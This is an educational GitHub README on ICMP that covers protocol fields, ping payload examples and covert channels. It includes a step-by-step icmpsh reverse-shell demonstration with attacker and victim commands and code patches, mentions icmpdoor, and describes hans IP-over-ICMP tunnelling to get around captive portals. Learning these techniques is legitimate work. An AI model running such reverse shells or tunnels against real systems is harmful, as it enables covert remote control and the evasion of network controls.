2 stars 0 forks 1 watching Branches Activity
Tags

Public repository

1 Branch 0 Tags Go to file t Go to file Add file Code


io22m007 Update README.md 6b21f26 · 3 years ago

Asus_Firewall_Settings.jpg	Add files via upload	3 years ago
Asus_Port-Forwarding.jpg	Add files via upload	3 years ago
ICMP_OSI_TCPIP.png	Add files via upload	3 years ago
ICMP_diagram.png	Add files via upload	3 years ago
ICMP_echo_reply_example_U...	Add files via upload	3 years ago
ICMP_echo_reply_example_W...	Add files via upload	3 years ago
ICMP_echo_request_example...	Add files via upload	3 years ago
ICMP_echo_request_example...	Add files via upload	3 years ago
IP_over_ICMP_diagram.png	Add files via upload	3 years ago
README.md	Update README.md	3 years ago
Ubuntu_IPv4_DNS.png	Add files via upload	3 years ago
Ubuntu_IPv6.png	Add files via upload	3 years ago
hans-client.sh	Add files via upload	3 years ago
hans-server.sh	Add files via upload	3 years ago
nping_demo.png	Add files via upload	3 years ago

Basics


ICMP (or the Internet Control Message Protocol) is an upper layer 3 protocol.

README



It is commonly used for diagnostic purposes (ping and traceroute).

ICMP for IPv4 is specified in rfc792 and ICMP for IPv6 (ICMPv6) is specified in rfc4443.



20 Byte IPv4 Header + 4 Byte ICMP fields + data (optional depending on the ICMP type)

IPv4 type of service (TOS): 0

IPv4 protocol: 1

ICMP Types:


- 0 Echo Reply
- 3 Destination Unreachable
- 4 Source Quench
- 5 Redirect
- 8 Echo
- 11 Time Exceeded
- 12 Parameter Problem
- 13 Timestamp
- 14 Timestamp Reply
- 15 Information Request
- 16 Information Reply

ICMP Codes depend on the ICMP Type.


The checksum is being calculated over the entire ICMP message and inserted afterwards.

Examples for ICMP echo request and ICMP echo reply


Windows 10 on a LAN pinging Cloudflare DNS server on the public internet (echo request | type 8).




Cloudflare DNS server responding to the request (echo reply | type 0).



Ubuntu on a LAN pinging Google DNS server on the public internet (echo request | type 8).



Google DNS server responding to the request (echo reply | type 0).



ICMP data

Windows sends small letters from a to w and from a to i (32 bytes).

Ubuntu sends a total of 48 bytes from which only the last 24 bytes have a graphical representation.

Could something else be send as ICMP request/reply data?

Yes!

For starters with some ping utilities, you can adjust the length of the ICMP data.

Other programs let you send a custom text as ICMP data.

Demo for custom icmp data with nping


Nping which is part of the Nmap utility.

Nmap binaries are available for Windows, macOS and Linux.

nping demo command on Windows which needs to be executed from the `C:\Program Files (x86)\Nmap` folder:

```
nping --icmp -c 1 1.1.1.1 --data-string "qwertz 12345 abcdefg"
```

This command sends one icmp ping to the Cloudflare DNS with the content "qwertz 12345 abcdefg"



What could this be used for?

Some early research on what can be done with the data transmitted in ICMP requests and replies includes project Loki. In this project from 1996 the possibility of a covert channel via the ICMP protocol was discussed. Covert channels can be grouped into two categories:

- timing channel (sub-categories: interval based, time-replay, model-based, JitterBug, ...)
- storage channel (in networking use of optional or unused protocol fields)

ICMP Tunnel

An ICMP Tunnel uses a covert storage channel with the data field in the ICMP requests and replies.

ICMP tunnels have two general use cases:

- reverse-shell

- ip over icmp

Reverse-shell

In a typical remote shell scenario, a user would establish a connection with a client to a server. The server is listening for connection-requests. When the client is connected to the server the user can access the resources of the server.

A reverse-shell is the opposite of a remote shell. Instead of the server being the source of the shell the client is the source of the shell. And the server is the one with which the user can control the client. This is also called a command and control (c&c) attack.

icmpsh

icmpsh is available on GitHub under the GNU Lesser General Public License.

The demonstration involves an Ubuntu GNU/Linux computer as the attacker and a Windows computer as the victim.

requirements

- Windows computer as the victim (client)
- POSIX compatible computer (like a GNU/Linux distribution) as the attacker (server)

install (attacker only)

prerequisites:

- python is python 3
- python3 impacket

```
sudo apt install python-is-python3
sudo apt install python3-impacket
```

configuration (attacker only)

It is necessary to either put the following command at the end of the `/etc/sysctl.conf` file or execute it before executing the actual program:

```
sudo sysctl -w net.ipv4.icmp_echo_ignore_all=1
```

The following changes were done to the `icmpsh_m.py` file to be able to execute it with python 3:

- line 40 was changed from

  > if subprocess.mswindows:

  to

  > if subprocess._mswindows:

- line 60 was changed from

  > except socket.error, e:

  to

> except socket.error(e):

- line 103 was changed from

  > sys.stdout.write(data)

  to

  > sys.stdout.write(data.decode("iso8859-1"))

- line 119 was chaged from

  > icmp.contains(ImpactPacket.Data(cmd))

  to

  > icmp.contains(ImpactPacket.Data(bytes(cmd, 'iso8859-1')))

execution (attacker and victim)

For the icmpsh server (the attacker) use the following command from the icmpsh master folder:

```
sudo ./icmpsh_m.py <attacker_ip> <victim_ip>
```

For the icmpsh client (victim) use the following command from the icmpsh master folder:

```
icmpsh.exe -t <attacker_ip>
```

downsites of icmpsh

- icmpsh traffic is unencrypted in the data field of the icmp requests and replies
- only targets windows computers

icmpdoor

icmpdoor is another more modern icmp based reverse-shell program.

icmpdoor is available on GitHub under the BSD 3-Clause License.

improvements over icmpsh:

- the attacker can use Windows or GNU/Linux
- the victim can be a Windows or a GNU/Linux machine


ip over icmp

With ip over icmp ipv4 data traffic can be hidden in icmp packets. This can for example be used to circumvent captive portals.

hans

hans is available on GitHub under the GNU General Public License v3.0.

The demonstration involves an Ubuntu GNU/Linux machine as the IP over ICMP client and a Raspberry Pi with Raspberry Pi OS as a remote IP over ICMP server.



requirements

- Linux or GNU/Linux machine with full internet access as an IP over ICMP server
- Linux, GNU/Linux, Windows or macOS machine with either full internet access or limited internet access with no restrictions on icmp traffic as the IP over ICMP client

Support for tunnel devices (tun devices) is required. On Windows and macOS this functionality can be added with third party drivers.

install (GNU/Linux only)

prerequisites:

- make
- build-essential
- net-tools
- git

```
sudo apt install make
sudo apt install build-essential
sudo apt install net-tools
sudo apt install git
```

For the installation of hans switch to the directory from GitHub.

Then execute the `make` command.

